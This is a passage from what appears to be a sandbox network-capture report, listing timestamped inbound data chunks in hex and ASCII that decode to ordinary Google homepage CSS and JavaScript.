10px}.gbml1,.gbmlb,.gbml1:visited,.gbmlb:visited{*display:inline}.gbml1,.gbml1:visited{padding:0 10px}.gbml1-hvr,.gbml1:fo
2021-09-14 19:48:21 UTC	10	IN	Data Raw: 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 7d 23 67 62 6d 70 73 7b 2a 7a 6f 6f 6d 3a 31 7d 23 67 62 64 34 20 2e 67 62 70 63 2c 23 67 62 6d 70 61 73 20 2e 67 62 6d 74 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 37 70 78 7d 23 67 62 64 34 20 2e 67 62 70 67 73 20 2e 67 62 6d 74 63 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 37 70 78 7d 23 67 62 64 34 20 2e 67 62 6d 74 63 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 62 65 62 65 62 65 7d 23 67 62 64 34 20 2e 67 62 70 63 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 3a 31 36 70 78 20 30 20 31 30 70 78 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 35 30 70 78 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 74 6f 70 7d 23 67 62 64 34 20 2e 67 62 70 63 Data Ascii: tion:absolute}#gbmps{*zoom:1}#gbd4 .gbpc,#gbmpas .gbmt{line-height:17px}#gbd4 .gbpgs .gbmtc{line-height:27px}#gbd4 .gbmtc{border-bottom:1px solid #bebebe}#gbd4 .gbpc{display:inline-block;margin:16px 0 10px;padding-right:50px;vertical-align:top}#gbd4 .gbpc

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:21 UTC	11	IN	Data Raw: 20 32 30 70 78 20 31 30 70 78 7d 2e 67 62 6d 70 69 61 77 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 31 30 70 78 3b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 36 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 31 30 70 78 7d 2e 67 62 78 76 7b 76 69 73 69 62 69 6c 69 74 79 3a 68 69 64 64 65 6e 7d 2e 67 62 6d 70 69 61 61 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 31 30 70 78 7d 2e 67 62 6d 70 69 61 7b 62 6f 72 64 65 72 3a 6e 6f 6e 65 3b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 34 38 70 78 3b 77 69 64 74 68 3a 34 38 70 78 7d 2e 67 62 6d 70 6e 77 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 61 75 74 6f 3b Data Ascii: 20px 10px}.gbmpiaw{display:inline-block;padding-right:10px;margin-bottom:6px;margin-top:10px}.gbxv{visibility:hidden}.gbmpiaa{display:block;margin-top:10px}.gbmpia{border:none;display:block;height:48px;width:48px}.gbmpnw{display:inline-block;height:auto;
2021-09-14 19:48:21 UTC	12	IN	Data Raw: 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 7d 2e 67 62 71 66 62 3a 3a 2d 6d 6f 7a 2d 66 6f 63 75 73 2d 69 6e 6e 65 72 2c 2e 67 62 71 66 62 61 3a 3a 2d 6d 6f 7a 2d 66 6f 63 75 73 2d 69 6e 6e 65 72 2c 2e 67 62 71 66 62 62 3a 3a 2d 6d 6f 7a 2d 66 6f 63 75 73 2d 69 6e 6e 65 72 7b 62 6f 72 64 65 72 3a 30 7d 2e 67 62 71 66 62 61 2c 2e 67 62 71 66 62 62 7b 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 23 64 63 64 63 64 63 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 3b 63 6f 6c 6f 72 3a 23 34 34 34 20 21 69 6d 70 6f 72 74 61 6e 74 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 31 70 78 7d 2e 67 62 71 Data Ascii: 1px 1px rgba(0,0,0,.1);box-shadow:0 1px 1px rgba(0,0,0,.1)}.gbqfb::-moz-focus-inner,.gbqfba::-moz-focus-inner,.gbqfbb::-moz-focus-inner{border:0}.gbqfba,.gbqfbb{border:1px solid #dcdcdc;border-color:rgba(0,0,0,.1);color:#444 !important;font-size:11px}.gbq
2021-09-14 19:48:21 UTC	14	IN	Data Raw: 39 30 66 65 2c 23 33 35 37 61 65 38 29 7d 2e 67 62 71 66 62 3a 61 63 74 69 76 65 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 69 6e 68 65 72 69 74 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 30 2c 20 30 2e 33 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 30 2e 33 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 30 2e 33 29 7d 2e 67 62 71 66 62 61 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 35 66 35 66 35 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d Data Ascii: 90fe,#357ae8)}.gbqfb:active{background-color:inherit;-webkit-box-shadow:inset 0 1px 2px rgba(0, 0, 0, 0.3);-moz-box-shadow:inset 0 1px 2px rgba(0, 0, 0, 0.3);box-shadow:inset 0 1px 2px rgba(0, 0, 0, 0.3)}.gbqfba{background-color:#f5f5f5;background-image:-
2021-09-14 19:48:21 UTC	15	IN	Data Raw: 69 65 6e 74 28 6c 69 6e 65 61 72 2c 6c 65 66 74 20 74 6f 70 2c 6c 65 66 74 20 62 6f 74 74 6f 6d 2c 66 72 6f 6d 28 23 66 66 66 29 2c 74 6f 28 23 66 62 66 62 66 62 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 66 66 66 2c 23 66 62 66 62 66 62 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6d 6f 7a 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 66 66 66 2c 23 66 62 66 62 66 62 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6d 73 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 66 66 66 2c 23 66 62 66 62 66 62 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6f 2d 6c 69 6e 65 61 72 2d 67 Data Ascii: ient(linear,left top,left bottom,from(#fff),to(#fbfbfb));background-image:-webkit-linear-gradient(top,#fff,#fbfbfb);background-image:-moz-linear-gradient(top,#fff,#fbfbfb);background-image:-ms-linear-gradient(top,#fff,#fbfbfb);background-image:-o-linear-g
2021-09-14 19:48:21 UTC	16	IN	Data Raw: 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 7d 0a 23 67 62 6d 70 61 73 7b 6d 61 78 2d 68 65 69 67 68 74 3a 32 32 30 70 78 7d 23 67 62 6d 7b 6d 61 78 2d 68 65 69 67 68 74 3a 35 33 30 70 78 7d 2e 67 62 73 62 7b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 2a 7a 6f 6f 6d 3a 31 7d 2e 67 62 73 62 69 63 7b 6f 76 65 72 66 6c 6f 77 3a 61 75 74 6f 7d 2e 67 62 73 62 69 73 20 2e 67 62 73 62 74 2c 2e 67 62 73 62 69 73 20 2e 67 62 73 62 62 7b 2d 77 65 62 6b 69 74 2d 6d 61 73 6b 2d 62 6f 78 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 67 72 61 64 69 65 6e 74 28 6c 69 6e 65 61 72 2c Data Ascii: inset 0 1px 2px rgba(0,0,0,.1)}#gbmpas{max-height:220px}#gbmm{max-height:530px}.gbsb{-webkit-box-sizing:border-box;display:block;position:relative;*zoom:1}.gbsbic{overflow:auto}.gbsbis .gbsbt,.gbsbis .gbsbb{-webkit-mask-box-image:-webkit-gradient(linear,
2021-09-14 19:48:21 UTC	17	IN	Data Raw: 20 62 6f 74 74 6f 6d 2c 6c 65 66 74 20 74 6f 70 2c 66 72 6f 6d 28 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 29 2c 74 6f 28 72 67 62 61 28 30 2c 30 2c 30 2c 30 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 62 6f 74 74 6f 6d 2c 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 2c 72 67 62 61 28 30 2c 30 2c 30 2c 30 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6d 6f 7a 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 62 6f 74 74 6f 6d 2c 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 2c 72 67 62 61 28 30 2c 30 2c 30 2c 30 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6d 73 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 62 6f 74 74 6f 6d 2c 72 Data Ascii: bottom,left top,from(rgba(0,0,0,.2)),to(rgba(0,0,0,0)));background-image:-webkit-linear-gradient(bottom,rgba(0,0,0,.2),rgba(0,0,0,0));background-image:-moz-linear-gradient(bottom,rgba(0,0,0,.2),rgba(0,0,0,0));background-image:-ms-linear-gradient(bottom,r
2021-09-14 19:48:21 UTC	19	IN	Data Raw: 64 61 64 63 65 30 3b 68 65 69 67 68 74 3a 33 30 70 78 7d 2e 6c 73 62 62 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 7d 23 57 71 51 41 4e 62 20 61 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 3a 30 20 31 32 70 78 7d 2e 6c 73 62 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 69 6d 61 67 65 73 2f 6e 61 76 5f 6c 6f 67 6f 32 32 39 2e 70 6e 67 29 20 30 20 2d 32 36 31 70 78 20 72 65 70 65 61 74 2d 78 3b 62 6f 72 64 65 72 3a 6e 6f 6e 65 3b 63 6f 6c 6f 72 3a 23 30 30 30 3b 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 72 3b 68 65 69 67 68 74 3a 33 30 70 78 3b 6d 61 72 67 69 6e 3a 30 3b 6f 75 74 6c 69 6e 65 3a 30 3b 66 6f 6e 74 3a 31 35 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 Data Ascii: dadce0;height:30px}.lsbb{display:block}#WqQANb a{display:inline-block;margin:0 12px}.lsb{background:url(/images/nav_logo229.png) 0 -261px repeat-x;border:none;color:#000;cursor:pointer;height:30px;margin:0;outline:0;font:15px arial,sans-serif;vertical-ali
2021-09-14 19:48:21 UTC	20	IN	Data Raw: 2c 21 31 2c 67 6f 6f 67 6c 65 2e 64 6c 3f 30 3a 32 29 3b 70 3d 6e 75 6c 6c 3b 6c 26 26 6e 3e 3d 6b 26 26 28 77 69 6e 64 6f 77 2e 6f 6e 65 72 72 6f 72 3d 6e 75 6c 6c 29 7d 3b 7d 29 28 29 3b 28 66 75 6e 63 74 69 6f 6e 28 29 7b 74 72 79 7b 2f 2a 0a 0a 20 43 6f 70 79 72 69 67 68 74 20 54 68 65 20 43 6c 6f 73 75 72 65 20 4c 69 62 72 61 72 79 20 41 75 74 68 6f 72 73 2e 0a 20 53 50 44 58 2d 4c 69 63 65 6e 73 65 2d 49 64 65 6e 74 69 66 69 65 72 3a 20 41 70 61 63 68 65 2d 32 2e 30 0a 2a 2f 0a 76 61 72 20 65 3d 74 68 69 73 7c 7c 73 65 6c 66 3b 76 61 72 20 61 61 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 2c 64 29 7b 64 3d 64 7c 7c 7b 7d 3b 64 2e 5f 73 6e 3d 5b 22 63 66 67 22 2c 62 2c 63 5d 2e 6a 6f 69 6e 28 22 2e 22 29 3b 77 69 6e 64 6f 77 2e 67 62 61 72 2e 6c 6f Data Ascii: ,!1,google.dl?0:2);p=null;l&&n>=k&&(window.onerror=null)};})();(function(){try{/* Copyright The Closure Library Authors. SPDX-License-Identifier: Apache-2.0*/var e=this||self;var aa=function(a,b,c,d){d=d||{};d._sn=["cfg",b,c].join(".");window.gbar.lo
2021-09-14 19:48:21 UTC	21	IN	Data Raw: 71 61 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 72 65 74 75 72 6e 20 61 20 69 6e 20 76 7d 2c 78 3d 7b 7d 2c 41 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 78 5b 61 5d 7c 7c 28 0d 0a Data Ascii: qa=function(a){return a in v},x={},A=function(a,b){x[a]||(

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:21 UTC	21	IN	Data Raw: 65 39 0d 0a 78 5b 61 5d 3d 5b 5d 29 3b 78 5b 61 5d 2e 70 75 73 68 28 62 29 7d 2c 42 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 41 28 22 6d 22 2c 61 29 7d 2c 72 61 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 76 61 72 20 63 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 63 2e 73 72 63 3d 61 3b 63 2e 61 73 79 6e 63 3d 6e 61 3b 4d 61 74 68 2e 72 61 6e 64 6f 6d 28 29 3c 6d 61 26 26 28 63 2e 6f 6e 65 72 72 6f 72 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 63 2e 6f 6e 65 72 72 6f 72 3d 6e 75 6c 6c 3b 74 28 45 72 72 6f 72 28 22 42 75 6e 64 6c 65 20 6c 6f 61 64 20 66 61 69 6c 65 64 3a 20 6e 61 6d 65 3d 22 2b 28 62 7c 7c 22 55 4e 4b 22 29 2b 22 20 75 72 6c 3d 22 2b 61 0d 0a Data Ascii: e9x[a]=[]);x[a].push(b)},B=function(a){A("m",a)},ra=function(a,b){var c=document.createElement("script");c.src=a;c.async=na;Math.random()<ma&&(c.onerror=function(){c.onerror=null;t(Error("Bundle load failed: name="+(b||"UNK")+" url="+a
2021-09-14 19:48:21 UTC	22	IN	Data Raw: 36 61 36 64 0d 0a 29 29 7d 29 3b 28 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 22 78 6a 73 63 22 29 7c 7c 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 62 6f 64 79 22 29 5b 30 5d 7c 7c 0a 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 68 65 61 64 22 29 5b 30 5d 29 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 63 29 7d 2c 44 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 66 6f 72 28 76 61 72 20 62 3d 30 2c 63 3b 28 63 3d 77 5b 62 5d 29 26 26 63 5b 30 5d 21 3d 61 3b 2b 2b 62 29 3b 21 63 7c 7c 63 5b 31 5d 2e 6c 7c 7c 63 5b 31 5d 2e 73 7c 7c 28 63 5b 31 5d 2e 73 3d 21 30 2c 73 61 28 32 2c 61 29 2c 63 5b 31 5d 2e 75 72 6c 26 26 72 61 28 63 5b 31 5d 2e 75 Data Ascii: 6a6d))}});(document.getElementById("xjsc")||document.getElementsByTagName("body")[0]||document.getElementsByTagName("head")[0]).appendChild(c)},D=function(a){for(var b=0,c;(c=w[b])&&c[0]!=a;++b);!c||c[1].l||c[1].s||(c[1].s=!0,sa(2,a),c[1].url&&ra(c[1].u
2021-09-14 19:48:21 UTC	23	IN	Data Raw: 6d 73 2c 22 68 74 74 70 73 3a 2f 2f 61 70 69 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 22 29 3b 47 2e 6d 3d 46 28 47 2e 6d 2c 22 22 29 3b 47 2e 6c 3d 46 28 47 2e 6c 2c 5b 5d 29 3b 47 2e 64 70 6f 3d 46 28 47 2e 64 70 6f 2c 22 22 29 3b 78 61 7c 7c 77 2e 70 75 73 68 28 5b 22 67 6c 22 2c 7b 75 72 6c 3a 22 2f 2f 73 73 6c 2e 67 73 74 61 74 69 63 2e 63 6f 6d 2f 67 62 2f 6a 73 2f 61 62 63 2f 67 6c 6d 5f 65 37 62 62 33 39 61 37 65 31 61 32 34 35 38 31 66 66 34 66 38 64 31 39 39 36 37 38 62 31 62 39 2e 6a 73 22 7d 5d 29 3b 76 61 72 20 45 61 3d 7b 70 75 3a 79 61 2c 73 68 3a 22 22 2c 73 69 3a 7a 61 2c 68 6c 3a 22 65 6e 22 7d 3b 76 2e 67 6c 3d 45 61 3b 77 61 3f 41 61 2e 6c 6f 61 64 7c 7c 70 28 22 6c 6f 61 64 22 2c 42 61 2c 41 61 29 3a 70 28 22 6c 6f 61 64 22 2c 42 61 2c 41 Data Ascii: ms,"https://apis.google.com");G.m=F(G.m,"");G.l=F(G.l,[]);G.dpo=F(G.dpo,"");xa||w.push(["gl",{url:"//ssl.gstatic.com/gb/js/abc/glm_e7bb39a7e1a24581ff4f8d199678b1b9.js"}]);var Ea={pu:ya,sh:"",si:za,hl:"en"};v.gl=Ea;wa?Aa.load||p("load",Ba,Aa):p("load",Ba,A
2021-09-14 19:48:21 UTC	24	IN	Data Raw: 63 3d 61 2e 63 6c 61 73 73 4e 61 6d 65 3b 62 3d 6e 65 77 20 52 65 67 45 78 70 28 22 5c 5c 73 3f 5c 5c 62 22 2b 62 2b 22 5c 5c 62 22 29 3b 63 26 26 63 2e 6d 61 74 63 68 28 62 29 26 26 28 61 2e 63 6c 61 73 73 4e 61 6d 65 3d 63 2e 72 65 70 6c 61 63 65 28 62 2c 22 22 29 29 7d 2c 48 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 62 3d 6e 65 77 20 52 65 67 45 78 70 28 22 5c 5c 62 22 2b 62 2b 22 5c 5c 62 22 29 3b 61 3d 61 2e 63 6c 61 73 73 4e 61 6d 65 3b 72 65 74 75 72 6e 21 28 21 61 7c 7c 21 61 2e 6d 61 74 63 68 28 62 29 29 7d 2c 4c 61 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 48 28 61 2c 62 29 3f 4b 28 61 2c 62 29 3a 4a 28 61 2c 62 29 7d 2c 4d 61 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 61 5b 62 5d 3d 66 75 6e 63 74 69 6f 6e 28 63 29 7b 76 61 72 20 64 3d Data Ascii: c=a.className;b=new RegExp("\\s?\\b"+b+"\\b");c&&c.match(b)&&(a.className=c.replace(b,""))},H=function(a,b){b=new RegExp("\\b"+b+"\\b");a=a.className;return!(!a||!a.match(b))},La=function(a,b){H(a,b)?K(a,b):J(a,b)},Ma=function(a,b){a[b]=function(c){var d=
2021-09-14 19:48:21 UTC	25	IN	Data Raw: 7b 7d 2c 4f 3d 76 6f 69 64 20 30 2c 62 62 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 74 72 79 7b 76 61 72 20 63 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 22 67 62 22 29 3b 4a 28 63 2c 22 67 62 70 64 6a 73 22 29 3b 50 28 29 3b 59 61 28 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 22 67 62 22 29 29 26 26 4a 28 63 2c 22 67 62 72 74 6c 22 29 3b 69 66 28 62 26 26 62 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 61 72 69 61 2d 6f 77 6e 73 22 29 3b 69 66 28 64 2e 6c 65 6e 67 74 68 29 7b 76 61 72 20 66 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 64 29 3b 69 66 28 66 29 7b 76 61 72 20 6b 3d 62 2e 70 61 72 Data Ascii: {},O=void 0,bb=function(a,b){try{var c=document.getElementById("gb");J(c,"gbpdjs");P();Ya(document.getElementById("gb"))&&J(c,"gbrtl");if(b&&b.getAttribute){var d=b.getAttribute("aria-owns");if(d.length){var f=document.getElementById(d);if(f){var k=b.pare
2021-09-14 19:48:21 UTC	27	IN	Data Raw: 72 65 61 6b 7d 7d 69 66 28 66 29 7b 69 66 28 64 2b 31 3c 6b 2e 63 68 69 6c 64 4e 6f 64 65 73 2e 6c 65 6e 67 74 68 29 7b 76 61 72 20 56 3d 6b 2e 63 68 69 6c 64 4e 6f 64 65 73 5b 64 2b 31 5d 3b 48 28 56 2e 66 69 72 73 74 43 68 69 6c 64 2c 22 67 62 6d 68 22 29 7c 7c 65 62 28 56 2c 45 29 7c 7c 28 6c 3d 64 2b 31 29 7d 65 6c 73 65 20 69 66 28 30 3c 3d 64 2d 31 29 7b 76 61 72 20 57 3d 6b 2e 63 68 69 6c 64 4e 6f 64 65 73 5b 64 2d 31 5d 3b 48 28 57 2e 66 69 72 73 74 43 68 69 6c 64 2c 22 67 62 6d 68 22 29 7c 7c 65 62 28 57 2c 45 29 7c 7c 28 6c 3d 64 29 7d 62 72 65 61 6b 7d 3d 3c 64 26 26 64 2b 31 3c 6e 26 26 64 2b 2b 7d 69 66 28 30 3c 3d 6c 29 7b 76 61 72 20 79 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 6c 69 22 29 2c 7a 3d 64 6f 63 Data Ascii: reak}}if(f){if(d+1<k.childNodes.length){var V=k.childNodes[d+1];H(V.firstChild,"gbmh")||eb(V,E)||(l=d+1)}else if(0<=d-1){var W=k.childNodes[d-1];H(W.firstChild,"gbmh")||eb(W,E)||(l=d)}break}0<d&&d+1<n&&d++}if(0<=l){var y=document.createElement("li"),z=doc
2021-09-14 19:48:21 UTC	28	IN	Data Raw: 72 72 65 6e 74 6c 79 20 75 6e 61 76 61 69 6c 61 62 6c 65 2e 25 31 24 73 50 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 22 2c 22 25 31 24 73 22 29 2c 51 28 62 2c 21 30 29 29 7d 63 61 74 63 68 28 63 29 7b 72 28 63 2c 22 73 62 22 2c 22 73 64 68 65 22 29 7d 7d 2c 71 62 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 29 7b 69 66 28 61 26 26 62 29 7b 76 61 72 20 64 3d 5a 61 28 61 29 3b 69 66 28 64 29 7b 69 66 28 63 29 7b 64 2e 74 65 78 74 43 6f 6e 74 65 6e 74 3d 22 22 3b 62 3d 62 2e 73 70 6c 69 74 28 63 29 3b 63 3d 30 3b 66 6f 72 28 76 61 72 20 66 3b 66 3d 62 5b 63 5d 3b 63 2b 2b 29 7b 76 61 72 20 6b 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 64 69 76 22 29 3b 0a 6b 2e 69 6e 6e 65 72 48 54 4d 4c 3d 66 3b 64 2e Data Ascii: rrently unavailable.%1$sPlease try again later.","%1$s"),Q(b,!0)}}catch(c){r(c,"sb","sdhe")}},qb=function(a,b,c){if(a&&b){var d=Za(a);if(d){if(c){d.textContent="";b=b.split(c);c=0;for(var f;f=b[c];c++){var k=document.createElement("div");k.innerHTML=f;d.
2021-09-14 19:48:21 UTC	29	IN	Data Raw: 30 30 22 2c 30 29 2c 74 68 6f 3a 68 2e 63 28 22 35 30 30 30 22 2c 30 29 2c 74 65 74 3a 68 2e 62 28 22 30 2e 35 22 2c 30 29 7d 3b 76 2e 77 6d 3d 79 62 3b 69 66 28 68 2e 61 28 22 31 22 29 29 7b 76 61 72 20 7a 62 3d 68 2e 61 28 22 22 29 3b 77 2e 70 75 73 68 28 5b 22 67 63 22 2c 7b 61 75 74 6f 3a 7a 62 2c 75 72 6c 3a 22 2f 2f 73 73 6c 2e 67 73 74 61 74 69 63 2e 63 6f 6d 2f 67 62 2f 6a 73 2f 61 62 63 2f 67 63 69 5f 39 31 66 33 30 37 35 35 64 36 61 36 62 37 38 37 64 63 63 32 61 34 30 36 32 65 36 65 39 38 32 34 2e 6a 73 22 2c 6c 69 62 73 3a 22 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6c 69 65 6e 74 3a 67 61 70 69 2e 69 66 72 61 6d 65 73 22 7d 5d 29 3b 76 61 72 20 41 62 3d 7b 76 65 72 73 69 6f 6e 3a 22 67 63 69 5f 39 31 66 33 30 37 35 35 64 36 61 36 62 37 38 37 64 63 Data Ascii: 00",0),tho:h.c("5000",0),tet:h.b("0.5",0)};v.wm=yb;if(h.a("1")){var zb=h.a("");w.push(["gc",{auto:zb,url:"//ssl.gstatic.com/gb/js/abc/gci_91f30755d6a6b787dcc2a4062e6e9824.js",libs:"googleapis.client:gapi.iframes"}]);var Ab={version:"gci_91f30755d6a6b787dc

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:21 UTC	30	IN	Data Raw: 3d 4d 62 3b 76 61 72 20 66 3d 61 3b 69 66 28 21 52 29 7b 52 3d 7b 7d 3b 66 6f 72 28 76 61 72 20 6b 3d 30 3b 6b 3c 4a 62 2e 6c 65 6e 67 74 68 3b 6b 2b 2b 29 7b 76 61 72 20 6d 3d 4a 62 5b 6b 5d 3b 52 5b 6d 5d 3d 21 30 7d 7d 69 66 28 66 3d 21 21 52 5b 66 5d 29 63 3d 4c 62 2c 64 3d 4e 62 3b 69 66 28 64 29 7b 64 3d 65 6e 63 6f 64 65 55 52 49 43 6f 6d 70 6f 6e 65 6e 74 3b 69 66 28 67 2e 72 70 29 7b 76 61 72 20 6e 3d 67 2e 72 70 28 29 3b 6e 3d 22 2d 31 22 21 3d 6e 3f 6e 3a 22 22 7d 65 6c 73 65 20 6e 3d 22 22 3b 66 3d 28 6e 65 77 20 44 61 74 65 29 2e 67 65 74 54 69 6d 65 28 29 3b 6b 3d 64 28 22 32 38 38 33 34 22 29 3b 6d 3d 64 28 22 68 66 78 41 59 63 32 48 47 4a 48 57 7a 37 73 50 69 4e 61 34 6f 41 4d 22 29 3b 76 61 72 20 6c 3d 67 2e 62 76 2e 66 2c 71 3d 64 28 22 Data Ascii: =Mb;var f=a;if(!R){R={};for(var k=0;k<Jb.length;k++){var m=Jb[k];R[m]=!0}}if(f=!!R[f])c=Lb,d=Nb;if(d){d=encodeURIComponent;if(g.rp){var n=g.rp();n="-1"!=n?n:""}else n="";f=(new Date).getTime();k=d("28834");m=d("hfxAYc2HGJHWz7sPiNa4oAM");var l=g.bv.f,q=d("
2021-09-14 19:48:21 UTC	32	IN	Data Raw: 74 65 6e 74 2e 63 6f 6d 2f 6f 67 77 2f 64 65 66 61 75 6c 74 2d 75 73 65 72 3d 73 32 34 22 2c 22 32 37 22 3a 22 68 74 74 70 73 3a 2f 2f 6c 68 33 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 6f 67 77 2f 64 65 66 61 75 6c 74 2d 75 73 65 72 3d 73 32 34 22 7d 2c 59 62 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 72 65 74 75 72 6e 28 61 3d 58 62 5b 61 5d 29 7c 7c 22 68 74 74 70 73 3a 2f 2f 6c 68 33 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 6f 67 77 2f 64 65 66 61 75 6c 74 2d 75 73 65 72 3d 73 32 34 22 7d 2c 0a 5a 62 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 73 70 64 28 29 7d 29 7d 3b 70 28 22 73 70 6e 22 2c 55 62 29 3b 70 28 22 73 70 70 22 2c 57 62 29 3b 70 28 22 73 70 73 22 2c Data Ascii: 